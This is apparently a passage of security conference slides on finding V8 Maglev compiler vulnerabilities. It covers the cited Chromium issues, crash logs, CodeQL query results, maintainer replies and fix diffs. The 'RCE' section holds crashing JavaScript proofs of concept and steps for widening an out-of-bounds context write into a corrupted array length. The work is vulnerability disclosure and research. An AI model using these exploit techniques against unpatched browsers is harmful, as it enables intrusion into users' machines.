    0x7ffd409651d8: [top + 112] <- 0x000000000003 ;  actual argument count
    0x7ffd409651d0: [top + 104] <- 0x09b00025a6e9 <BytecodeArray[150]> ;  bytecode array
    0x7ffd409651c8: [top +  96] <- 0x000000000072 <Smi 57> ;  bytecode offset
```

Type Confusion

```
#
# Fatal error in ../../src/objects/tagged-impl.h, line 140
# Debug check failed: kCanBeWeak || (!IsSmi() == HAS_STRONG_HEAP_OBJECT_TAG(ptr_)).
#
#
#
#FailureMessage Object: 0x7ffd1ac44250
Thread 1 "d8" received signal SIGTRAP, Trace/breakpoint trap.
0x00007fbdc7e1de19 in v8::base::OS::Abort()::$_0::operator()() const (this=0x7ffd1ac44188) at ../../src/base/platform/platform-posix.cc:674
674         IMMEDIATE_CRASH();
#5  0x0000562384dc3ede in v8::internal::TaggedImpl<(v8::internal::HeapObjectReferenceType)1, unsigned long>::IsStrong (this=0x7ffd1ac44570) at ../
d-impl.h:140
140         DCHECK(kCanBeWeak || (!IsSmi() == HAS_STRONG_HEAP_OBJECT_TAG(ptr_)));
DCHECK error: kCanBeWeak || (!IsSmi() == HAS_STRONG_HEAP_OBJECT_TAG(ptr_))
```

fix: https://chromium.googlesource.com/v8/v8/+/8ceffab2b8fc94a78b2253bcfa419d5c5b37f864

Issue 1381335

The pattern:

1. *An IR which has an **EagerDeopt** property*
2. *When generating code, it has a **outer call**.*
3. *Before the call, it saves register using **node->snapshot** rather than **eager_info**.*
4. *If there is node lifetime differ, it may lead to a type confusion.*

CodeQL Query Results

« 1 / 1 »

test.ql on v8_11_db - finished in 198 seconds (6 results) [11/22/2023, 4:13:46 PM]

Open test.ql

#select

6 results

#	cls	f
1	TransitionElementsKindOrCheckMap	GenerateCode
2	MaybeGrowAndEnsureWritableFastElements	GenerateCode
3	CheckedObjectToIndex	GenerateCode
4	CheckMapsWithMigration	GenerateCode
5	CheckValueEqualsString	GenerateCode
6	TryOnStackReplacement	GenerateCode

Issue 1500857: Potential type confusion issue similar to Issue 1381335

```
class CheckedObjectToIndex
    : public FixedInputValueNodeT<1, CheckedObjectToIndex> {
  using Base = FixedInputValueNodeT<1, CheckedObjectToIndex>;

 public:
  explicit CheckedObjectToIndex(uint64_t bitfield) : Base(bitfield) {}

 [1] static constexpr OpProperties kProperties =
      OpProperties::EagerDeopt() | OpProperties::Int32() |
      OpProperties::DeferredCall() | OpProperties::ConversionNode();

};

  DCHECK(!snapshot.live_tagged_registers.has(result_reg));
  {
    SaveRegisterStateForCall save_register_state(masm, snapshot);
    AllowExternalCallThatCantCauseGC scope(masm);
    __ PrepareCallCFunction(1);
    __ Move(arg_reg_1, object);
    __ CallCFunction(
        ExternalReference::string_to_array_index_function(), 1);
    // No need for safepoint since this is a fast C call.
    __ Move(result_reg, kReturnRegister0);
  }
```

Comment 2 by victorgomes@chromium.org on Thu, Nov 9, 2023, 5:15 PM GMT+8 (12 days ago)

Status: Started (was: Unconfirmed)
Labels: Security_Impact-None Security_Severity-High OS-Linux

Thanks for your report. I think you might be right.

Issue 1500857: Potential type confusion issue similar to Issue 1381335

chromium / v8 / v8 / **92d4e663fa8afc74876a39cab46476118a0c9c74**

```
   commit 92d4e663fa8afc74876a39cab46476118a0c9c74                              [log] [tgz]
   author Victor Gomes <victorgomes@chromium.org>                               Thu Nov 09 10:31:59 2023
committer V8 LUCI CQ <v8-scoped@luci-project-accounts.iam.gserviceaccount.com>Thu Nov 09 11:34:08 2023
     tree 6c685086d391e3280559c4c358f1e8d14fdf07d1
   parent 466122d915798dba7fb4eafb9193160865230e00 [diff]

[maglev] Add eager deopt registers to register snapshot

We proactively add the deopt registers to the register snapshot in
nodes that can eagerly deopt and do a deferred call.

Currently, this happens to these nodes:
- CheckedObjectToIndex
- CheckMapsWithMigration
- CheckValueEqualsString
- MaybeGrowAndEnsureWritableFastElements
- TryOnStackReplacement

In 4 of these nodes we were already adding the deopt registers
in an ad-hoc fashion. {CheckedObjectToIndex} currently does not
need, since it is *currently* guaranteed that the eager deopt
registers are subset of the live registers due to the lifetime
extension of deopt inputs. This could easily change in the future
though. This CL guarantees that we don't shoot ourselves in the foot.

Bug: chromium:1381335, chromium:1500857
```

Comment 4 by victorgomes@chromium.org on Thu, Nov 9, 2023, 5:40 PM GMT+8 (12 days ago)

Project Member

Status: WontFix (was: Started)

Wow. This is tricky, but this is _currently_ actually safe.


The reason is that we cannot currently emit CheckedObjectToIndex without emitting another node (like CheckInt32Condition) that can also eagerly deopt for the same bytecode. This makes the lifetime of the deopt register to be extended, and so be "live" in CheckedObjectToIndex.

This would be a security bug if we elide CheckInt32Condition (currently we don't try to do that). This is definitely fragile, we should try to add all eager deopt registers to the register snapshot automatically for nodes that can eagerly deopt.

fix: https://chromium.googlesource.com/v8/v8/+/92d4e663fa8afc74876a39cab46476118a0c9c74

An Interesting RCE trip in Maglev

The beginning



```
function v1(v2) {
    let v3 = undefined;
    try {
        const v5 = eval(v2);
    } catch(v6) {
        v3 = v6;
    }
    const v8 = v3 instanceof SyntaxError;
    const v9 = !v8;
}

while (1 == 1) {
    v1("{ { { var x; } } let x; }");
}
```

```
D:\temp_dir\win64-debug_d8-asan-win64-debug-v8-component-83139\d8-asan-win64-debug-v8-component-83139>.\d8.exe --maglev E:\User\Desktop\test.js
=================================================================
==31372==ERROR: AddressSanitizer: access-violation on unknown address 0x122f000024f8 (pc 0x122680004516 bp 0x008d559fecf0 sp 0x008d559fec80 T0)
==31372==The signal is caused by a WRITE memory access.
==31372==*** WARNING: Failed to initialize DbgHelp!              ***
==31372==*** Most likely this means that the app is already      ***
==31372==*** using DbgHelp, possibly with incompatible flags.    ***
==31372==*** Due to technical reasons, symbolization might crash ***
==31372==*** or produce wrong results.                          ***
    #0 0x122680004515  (<unknown module>)
```

```
function v1(v2) {
    let v3 = undefined;
    try {
        const v5 = eval(v2);
    } catch(v6) {
        v3 = v6;
    }
    const v8 = v3 instanceof SyntaxError;
    const v9 = !v8;
}

while (1 == 1) {
    v1("{ { { var x; } } let x; }");
}
```

Context A

```
0x272a00214099 @    0 : 84 00 08          CreateFunctionContext [0], [8]
                    3 : 1a f9             PushContext r1
......
0x272a002140b3 @   29 : 28 01 00 01       LdaLookupGlobalSlot [1], [0],
[1]
0x272a002140b7 @   33 : 25 06             StaCurrentContextSlot [6]
0x272a002140b9 @   35 : 19 ff f8          Mov <context>, r2
```

Context B

```
                   38 : 82 02             CreateBlockContext [2]
0x272a002140be @   40 : 1a f7             PushContext r3
......
0x272a002140e0 @   74 : 66 47 00 f4 06    CallRuntime
[ResolvePossiblyDirectEval], r6-r11
......
0x272a002140ec @   86 : 1b f7             PopContext r3
0x272a002140ee @   88 : 8b 15             Jump [21] (0x272a00214103 @
109)
0x272a002140f0 @   90 : c1                Star4
```

Context C

```
                   91 : 83 f6 04          CreateCatchContext r4, [4]
0x272a002140f4 @   94 : c3                Star2
0x272a002140f5 @   95 : 10                LdaTheHole
0x272a002140f6 @   96 : a7                SetPendingMessage
0x272a002140f7 @   97 : 0b f8             Ldar r2
0x272a002140f9 @   99 : 1a f6             PushContext r4
0x272a002140fb @  101 : 17 02             LdaImmutableCurrentContextSlot
[2]
0x272a002140fd @  103 : 24 f6 06 00       StaContextSlot r4, [6], [0]
```

Context C

```
                  107 : 1b f6             PopContext r4

0x272a0021410f @  121 : 17 07             LdaImmutableCurrentContextSlot
[7]
```

Crash OOB Write!!

```
                  123 : 55                ToBooleanLogicalNot
                  124 : 25 08             StaCurrentContextSlot [8]
```

Confuse Between Different Context

What is the Context ?

```
function v1(v2) {
   let v3 = undefined;
   try {
      const v5 = eval(v2);
    } catch(v6) {
      v3 = v6;
    }
    const v8 = v3 instanceof SyntaxError;
    const v9 = !v8;
}

 while (1 == 1) {
     v1("{ { { var x; } } let x; }");
 }
```

ContextLength(v1) = 3

ContextLength(CatchContext) = 1

OOB Write via CatchContext

```
void MaglevGraphBuilder::VisitStaCurrentContextSlot() {
  ValueNode* context = GetContext();
  int slot_index = iterator_.GetIndexOperand(0);

  AddNewNode<StoreTaggedFieldWithWriteBarrier>(
      {context, GetAccumulatorTagged()},
      Context::OffsetOfElementAt(slot_index));
}
```


```
int ScopeInfo::ContextLength() const {
  if (IsEmpty()) return 0;
  int context_locals = ContextLocalCount();
  bool function_name_context_slot = HasContextAllocatedFunctionName();
  bool force_context = ForceContextAllocationBit::decode(Flags());
  bool has_context =
      context_locals > 0 || force_context || function_name_context_slot
||
      scope_type() == WITH_SCOPE || scope_type() == CLASS_SCOPE ||
      (scope_type() == BLOCK_SCOPE && SloppyEvalCanExtendVars() &&
       is_declaration_scope()) ||
      (scope_type() == FUNCTION_SCOPE && SloppyEvalCanExtendVars()) ||
      (scope_type() == FUNCTION_SCOPE && IsAsmModule()) ||
      scope_type() == MODULE_SCOPE;

  if (!has_context) return 0;
  return ContextHeaderLength() + context_locals +
         (function_name_context_slot ? 1 : 0);
}
```

How to make the OOB more controllable?

1. *Use the resizable **context** well.*
2. *Allocate the victim Array nearby the **context**.*
3. *Store the **context_local_var** into global var.*
4. *OOB write to set the victim with a large length.*
5. *Make more powerful primitive.*

```
holder = [];
function v1(v2) {
    let v3 = undefined;
    let v31 = undefined;
    let v32 = undefined;
    let v33 = undefined;
    let v34 = undefined;
    let v35 = undefined;
    let v36 = undefined;
    let v37 = undefined;                    1
    try {
        let pad = [];
        let v4 = new Array(10);             2
        v4[0]=1.1;
        holder.push(v4);                    3
        const v5 = eval(v2);
    } catch(v6) {
        v3 = v6;
    }
    const v8 = 0xf0000;                     4
}
for(var i = 0 ; i<0x180;i++){
    v1("p4nda.SEGV_ACCERR = new");
}
res =v1("p4nda.SEGV_ACCERR = new");
vularr = holder[holder.length-1];           5
```

An Interesting RCE trip in Maglev



An Interesting RCE trip in Maglev

The Patch: Issue 1359928

3892352 [maglev] Restore the correct context for exception handlers src/maglev/maglev-graph-builder.cc

Base → Patchset 3 DOWNLOAD

FILE

+136 common lines

```
137       std::cout << "- Creating loop merge state at @" << offset << std::endl;
138     }
139     merge_states_[offset] = MergePointInterpreterFrameState::NewForLoop(
140         *compilation_unit_, offset, NumPredecessors(offset), liveness,
141         &loop_info);
142   }
143
144   if (bytecode().handler_table_size() > 0) {
145     HandlerTable table(*bytecode().object());
146     for (int i = 0; i < table.NumberOfRangeEntries(); i++) {
147       int offset = table.GetRangeHandler(i);
148       const compiler::BytecodeLivenessState* liveness =
149           GetInLivenessFor(offset);
150       DCHECK_EQ(NumPredecessors(offset), 0);
151       DCHECK_NULL(merge_states_[offset]);
152       if (FLAG_trace_maglev_graph_building) {
153         std::cout << "- Creating exception merge state at @" << offset
154                   << std::endl;
155       }
156       merge_states_[offset] = MergePointInterpreterFrameState::NewForCatchBlock(
157           *compilation_unit_, liveness, offset, graph_, is_inline());
158     }
159   }
160 }
161
162 namespace {
163 template <Operation kOperation>
164 struct NodeForOperationHelper;
165
166 #define NODE_FOR_OPERATION_HELPER(Name)              \
167   template <>                                        \
```

+2941 common lines

FILE

+10

```
137       std::cout << "- Creating loop merge state at @" << offset << std::endl;
138     }
139     merge_states_[offset] = MergePointInterpreterFrameState::NewForLoop(
140         *compilation_unit_, offset, NumPredecessors(offset), liveness,
141         &loop_info);
142   }
143
144   if (bytecode().handler_table_size() > 0) {
145     HandlerTable table(*bytecode().object());
146     for (int i = 0; i < table.NumberOfRangeEntries(); i++) {
147       const int offset = table.GetRangeHandler(i);
148       const interpreter::Register context_reg(table.GetRangeData(i));
149       const compiler::BytecodeLivenessState* liveness =
150           GetInLivenessFor(offset);
151       DCHECK_EQ(NumPredecessors(offset), 0);
152       DCHECK_NULL(merge_states_[offset]);
153       if (FLAG_trace_maglev_graph_building) {
154         std::cout << "- Creating exception merge state at @" << offset
155                   << ", context register r" << context_reg.index() << std::endl;
156       }
157       merge_states_[offset] = MergePointInterpreterFrameState::NewForCatchBlock(
158           *compilation_unit_, liveness, offset, context_reg, graph_,
159           is_inline());
160     }
161   }
162 }
163
164 namespace {
165 template <Operation kOperation>
166 struct NodeForOperationHelper;
167
168 #define NODE_FOR_OPERATION_HELPER(Name)              \
169   template <>                                        \
```

+10

fix: https://chromium.googlesource.com/v8/v8/+/33e90400d095ffdcf0c75fab56fd61ebfbb7d4e6

Conclusion & Takeaways

Conclusion & Takeaways

- **Takeaways**
  - summarize the design principles and features of Maglev
  - Analyze unique and common attack surfaces in Maglev
  - Explore the bug hunting method for Maglev
- **Effectiveness**
  - Dozens of different crash samples
  - **7** High-risk vulnerabilities
  - Top 20 of Chrome VRP Researchers in 2023
- **Conclusion**

Acknowledgement

- *Yang Yu (@tombkeeper)*
- *Moon Liang (@MoonL1ang)*
- *Samuel Groß and V8 Team*
- *Amy Ressler and Chrome VRP*

Thanks

Bohan Liu (@P4nda20371774)
Zheng Wang (@xmzyshypnc1)